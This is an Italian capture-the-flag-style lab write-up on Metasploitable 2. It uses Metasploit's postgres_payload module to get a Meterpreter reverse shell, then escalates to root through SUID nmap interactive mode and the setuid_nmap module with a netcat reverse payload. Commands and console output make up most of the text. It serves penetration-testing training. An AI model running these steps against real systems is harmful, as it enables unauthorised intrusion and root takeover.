Exploit con Meterpreter sfruttando vulnerabilità note

Consegna

Usa il modulo **exploit/linux/postgres/postgres_payload** per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.

Bonus


● Usa il modulo post di msfconsole per identificare potenziali vulnerabilità locali che possono essere sfruttate per l'escalation di privilegi.
● Esegui l'exploit proposti e verifica ogni vulnerabilità trovata dal modulo sopracitato.
● Per ogni vulnerabilità test l'escalation di privilegi eseguendo nuovamente getuid o tentando di eseguire un comando che richiede privilegi di root.

Configurazione delle macchine

Ho iniziato il laboratorio configurando manualmente gli indirizzi IP delle due macchine:


- **Kali Linux:** `192.168.1.25`
- **Metasploitable2:** `192.168.1.40`

Dopo la configurazione, ho verificato la connettività tra le due macchine tramite il comando ping.



Identificazione del servizio PostgreSQL


Per verificare che il servizio **PostgreSQL** fosse attivo sulla macchina target, ho eseguito una scansione delle porte tramite **Nmap**.



La scansione ha mostrato che la porta **5432/TCP**, corrispondente al servizio **PostgreSQL**, era **aperta**.

Avvio di Metasploit Framework e Configurazione dell'exploit

Ho avviato l'ambiente di lavoro **Metasploit** tramite il comando msfconsole e dopo il caricamento, ho selezionato l'exploit necessario per sfruttare la vulnerabilità di PostgreSQL **use exploit/linux/postgres/postgres_payload** (grazie allo **show options** ho capito che dovessi configurare RHOSTS, ovvero la macchina attaccata, e LHOST , la macchina target).



```
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.1.25
LHOST ⇒ 192.168.1.25
msf6 exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/owDEShVc.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.40:38589) at 2025-08-27 08:28:11 -0400

meterpreter >
```

Dopo alcuni secondi, l'exploit è andato a buon fine, stabilendo una connessione reverse dalla macchina target verso l'attaccante con una shell meterpreter. In seguito ho verificato l'utente corrente tramite il comando **getuid**. Al momento dell'accesso iniziale, ero collegato come utente limitato **postgres**.

```
meterpreter > getuid
Server username: postgres
```

Passaggio a shell e ricognizione

Ho avviato una shell interattiva all'interno di Meterpreter con il comando **shell** e poi ho cercato i file SUID (quelli che permettono l'esecuzione con privilegi elevati) tramite la stringa di comando **find / -perm -u=s -type f 2>/dev/null**

```
find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```

Privilege Escalation tramite Nmap

Tra i risultati, ho notato che Nmap era tra i file con SUID, il che rappresenta una potenziale via per l'escalation. Ho quindi deciso di sfruttarlo tramite la modalità interattiva. In seguito dalla console interattiva di Nmap, ho avviato una shell privilegiata con il comando **!sh** e ho verificato i miei privilegi con **whoami**.

```
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
```

Bonus


Ho messo in background la sessione Meterpreter. Poi ho lanciato il modulo **Local Exploit Suggester** per identificare exploit locali disponibili:

use post/multi/recon/local_exploit_suggester

set SESSION 1

run

Il modulo ha suggerito diversi exploit, tra cui **exploit/unix/local/setuid_nmap**.



```
[*] 192.168.1.40 - Valid modules for session 1:

 #   Name                                                Potentially Vulnerable?  Check Result
 -   ----                                                -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The target appea
 2   exploit/linux/local/glibc_origin_expansion_priv_esc   Yes                      The target appea
 3   exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appea
 4   exploit/linux/local/ptrace_sudo_token_priv_esc        Yes                      The service is r
 5   exploit/linux/local/su_login                          Yes                      The target appea
 6   exploit/unix/local/setuid_nmap                        Yes                      The target is vu
```

Ho quindi collegato l'exploit alla sessione attiva (1), avviato l'attacco finale e verificato che fossi **root**.

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/local/setuid_nmap) > set session 1
session ⇒ 1
msf6 exploit(unix/local/setuid_nmap) > run
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] Dropping lua /tmp/OYsVRqZK.nse
[*] Running /tmp/OYsVRqZK.nse with Nmap
[*] Command shell session 2 opened (192.168.1.25:4444 → 192.168.1.40:45401) at 2025-08-27 09:58:39 -0400
```

```
whoami
root
```

Nota finale:

Per farsì che l'exploit funzionasse ho dovuto impostare un payload compatibile con x86 ovvero **set payload cmd/unix/reverse_netcat**